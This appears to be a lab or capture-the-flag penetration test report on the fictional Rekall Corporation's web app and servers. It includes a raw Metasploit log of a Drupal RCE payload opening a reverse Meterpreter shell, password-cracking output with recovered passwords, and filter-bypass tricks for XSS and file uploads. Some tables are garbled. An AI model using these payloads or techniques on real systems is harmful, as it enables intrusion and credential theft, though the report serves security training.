



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	The Acme Pen Testing Lab LLC
Contact Name	Jaco Kirsten
Contact Title	Chief Pen Tester and Bottlewasher

Document History

Version	Date	Author(s)	Comments
001	10/21/2022	Jaco Kirsten	Final

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- The input validation areas block some malicious scripts.
- Encrypted passwords
-

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- Too much valuable information available through open source intelligence.
- Weak passwords and unsecure credentials
- Open ports

Vulnerability to the following:


- Cross-site scripting on web app
- SQL injection on web app
- Local file inclusion on web app
- Command injection on web app
- Brute forcing on web app
- Remote code execution
- Arbitrary code execution
- User enumeration

Executive Summary


We performed an indepth penetration test of the following components of Totalrekall: The web app, as well as the Linux and Windows servers.

We started by trying to gather as much open source intelligence as we could gain. It turned out that there were indeed some valuable information that could be gleaned this way - and which allowed us a way into some of the servers.

On the web app there were a number of ways in which we could compromise the security and gain access to privileged information. See screenshot:



We were able to ascertain that quite a number of ports on the Linux machines were open. Through the use of Metasploit, we were able to deploy a number of exploits that allowed us a concerning level of access to the system, including that of root user. See screenshot:



We also ran a couple of other exploits, succeeding in gaining access to sensitive directories such as /etc/sudoers and /root/, as well as targeting the machines with reverse shells - a technique whereby your machines communicate with ours, making it very hard for your information security department to detect it. See screenshot:

```

[+] X-Powered-By => PHP/7.2.19 , Cache-Control => must-revalidate, no-cache, private , X-UA-Compatible => ie=edge , Content-Type-Options => nosniff , X-Frame-Options => SAMEORIGIN , Expires => Sun, 19 Nov 1978 05:00:00 GMT , Vary => * , X-G: //www.drupal.org) , Transfer-Encoding => chunked , Content-Type => application/hal+json , @auto_cl=false , @state=3 , @tran chunk=0 , @bufq="" , @body="{\"message\": \"The shortcut set must be the currently displayed set for the user and the user must s\\u0027 AND \\u0027customize shortcut links\\u0027 permissions.\"}gXfw0GrzpDvsSfXpSx5geJDwAofcd69\\n\" , @code=403 , @message=\"F hunk_min_size=1 , @chunk_max_size=10 , @count_100=0 , @max_data=1048576 , @body_bytes_left=0 , @request=\"POST /node?_format=hal_js 8.13.13\\r\\nUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.69 S 44\\r\\nContent-Type: application/hal+json\\r\\nContent-Length: 653\\r\\n\\r\\n\\n \\\"link\\\": [\\n {\\n \\\"value\\\": \\\"link\\\",\\n \\\"GuzzleHttp\\\"\\\"Psr7\\\"\\\"FnStream\\\"\\\"2:\\\"s:33:\\\"\\\"\\u0000GuzzleHttp\\\"\\\"Psr7\\\"\\\"FnStream\\\"\\\"u0000methods\\\"\\\";a:1:\\\"s:5:\\\"\\\"close\\\" Http\\\"\\\"HandlerStack\\\"\\\"3:\\\"s:32:\\\"\\\"\\u0000GuzzleHttp\\\"\\\"HandlerStack\\\"\\\"u0000handler\\\"\\\";s:36:\\\"\\\"echo gXfw0GrzpDvsSfXpSx5geJ 000GuzzleHttp\\\"\\\"HandlerStack\\\"\\\"u0000stack\\\"\\\";a:1:\\\"i:0;a:1:\\\"i:0;s:6:\\\"\\\"system\\\"\\\";\\\"s:31:\\\"\\\"\\u0000GuzzleHttp\\\"\\\"HandlerSta 1:s:7:\\\"\\\"resolve\\\"\\\";\\\"s:9:\\\"\\\"fn_close\\\"\\\";a:2:\\\"i:0;r:4;i:1:s:7:\\\"\\\"resolve\\\"\\\";\\\"\\\"\\n }\\n ],\\n \\\"_links\\\": {\\n \\\" http://192.168.13.13/rest/type/shortcut/default\\\"\\n }\\n }\\n}\" , @peerinfo={\"addr\"=>\"192.168.13.13\" , \"port\"=>80}>
[+] The target is vulnerable.
[+] Sending POST to /node with link http://192.168.13.13/rest/type/shortcut/default
[+] Sending stage (39282 bytes) to 192.168.13.13
[+] Meterpreter session 5 opened (172.25.241.42:4444 -> 192.168.13.13:34648 ) at 2022-10-17 23:42:14 -0400

meterpreter > getuid
Server username: www-data
meterpreter >

```

We were able to gain relatively easy access to the Windows machines, by cracking an encoded password found on a public website. See screenshot:

```

root@kali: ~
File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format-md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 30 candidates buffered for the current salt, minimum 48 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist: /usr/share/john/password.lst
Tanya4Life (trivera)
1g 0:00:00:00 DONE 2/3 (2022-10-18 21:14) 7.142g/s 7814p/s 7814c/s 7814C/s 123456..hammer
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

root@kali: ~

```

After doing an nmap scan on the Windows machines, we found numerous ports open. Through Metasploit we were once again able to access these machines, from where we accessed a number of highly sensitive files and directories. Through user enumeration we gained further access to root/admin directories. See screenshot:

```

(root@kali)~[~]
# echo 'ADMBob:3f267c855ec5c69526f501d5d461315b' > hash.txt

(root@kali)~[~]
# john hash.txt --format=mscash2
Using default input encoding: UTF-8
Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 51 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist: /usr/share/john/password.lst
Changeme! (ADMBob)
1g 0:00:00:00 DONE 2/3 (2022-02-14 00:38) 3.125g/s 3721p/s 3721c/s 3721C/s 123456..flipper
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

```

Summary Vulnerability Overview

Vulnerability	Severity
XSS	Low
Sensitive data exposure	Low
Local file inclusion	Medium
SQL injection	Medium
Command injection	High
Brute force attack	Critical
PHP Injection	High
Session Management	High
Directory Traversal	High
Sensitive data exposure	High
Apache Tomcat Remote Code Execution Vulnerability (CVE-2017-12617)	Critical
Shellshock Remote Code Execution Vulnerability (CVE-2014-7169)	Critical
Struts Remote Code Execution Vulnerability (CVE-2017-5638)	Critical
Drupal Remote Code Execution Vulnerability: CVE-2019-6340	Critical
Sudo Vulnerability - CVE-2019-14287	Critical
Compromising SLMail - CVE-1999-0272	Critical
Elevation of privilege - CVE-2021-1733	Critical

The following summary tables represent an overview of the assessment findings for this penetration test:


Scan Type	Total
Hosts	5 Linux, Windows 3
Ports	Linux: 80, 443, 5901, 6001, 10000, 10001.

	Windows: 21, 25, 79, 80, 106,110
--	----------------------------------


Exploitation Risk	Total
Critical	8
High	5
Medium	2
Low	2


Vulnerability Findings


Web Application vulnerabilities


Vulnerability 1	Findings
Title	XSS reflected on Welcome page
Type	Web app
Risk Rating	Low
Description	We successfully entered an XSS payload into the "Enter your name here field."
Images	 <p>The screenshot shows the Rekall Corporation website. The header includes the company logo and navigation links: Home, About Rekall, Welcome, VR Planner, and Login. The main content area has a dark background with white text. It says "Begin by entering your name below!" followed by a text input field containing "Put your name here" and a "GO" button. Below this, it says "Welcome !" and "Click the link below to start the next step in your choosing your VR experience!". A large message reads "CONGRATS, FLAG 1 is f76sdfkg6sjf". At the bottom, there is a red button labeled "CLICK HERE TO". To the right, there are two sections: "Adventure Planning" with a description about climbing a mountain on Mars, and "Location Choices" with a description about traveling to various locations.</p>
Affected Hosts	totalrekall.xyz
Remediation	Ensure best input validation possible


Vulnerability 2	Findings
Title	XSS reflected on Memory-Planner page.
Type	Web app


Risk Rating	Low
Description	We successfully entered an XSS payload into the “Choose Your Character” field on the Memory-Planner page, resulting in a pop up appearing. The input validation automatically protects against the word “script” to prevent malicious payloads running, but we got around it by wrapping “script” in “scriscriptpt”.
Images	
Affected Hosts	totalrekall.xyz
Remediation	Ensure best input validation possible

Vulnerability 3	Findings
Title	XSS stored in the Comments page.
Type	Web app
Risk Rating	Low
Description	We entered a simple Javascript payload into the “Please leave your comments here” field, resulting in a pop-up appearing
Images	
Affected Hosts	totalrekall.xyz
Remediation	Ensure best input validation possible


Vulnerability 4	Findings
Title	Sensitive data exposure on the About-Rekall page.
Type	Web app
Risk Rating	Low
Description	In Kali-Linux we used a Curl request to look at the HTTP traffic and was easily able to view sensitive data.
Images	
Affected Hosts	192.168.14.35
Remediation	Sensitive data should be encrypted


Vulnerability 5	Findings
Title	Local file inclusion on Memory-Planner field.
Type	Web app
Risk Rating	Medium
Description	We were able to upload a .php file to the TotalRekall site.
Images	
Affected Hosts	totalrekall.xyz
Remediation	Sanitize user-supplied inputs

Vulnerability 6	Findings
Title	Local file inclusion
Type	Web app
Risk Rating	Medium
Description	Input validation looks for .jpg files, so we cloaked our malicious script by adding .jpg to the filename. This allowed the script to bypass the check.
Images	
Affected Hosts	totalrekall.xyz
Remediation	Ensure best input validation possible


Vulnerability 7	Findings
Title	SQL injection in the Login page.
Type	Web app
Risk Rating	Medium
Description	We were successful with inserting an SQL payload into the login page.
Images	
Affected Hosts	Ensure best input validation possible


Remediation	
-------------	--

Vulnerability 8	Findings
Title	Sensitive data exposure
Type	Web app
Risk Rating	High
Description	Not only are both the username and password in the HTML code, but one can also view them by simply highlighting fields on the web page with a cursor.
Images	
Affected Hosts	totalrekall.xyz
Remediation	Better encryption


Vulnerability 9	Findings
Title	Sensitive data exposure
Type	Web app
Risk Rating	Low
Description	By simply replacing Login.php in the URL with 'robots.txt' we were able to access sensitive information.
Images	
Affected Hosts	totalrekall.xyz

Remediation	Better encryption
--------------------	-------------------

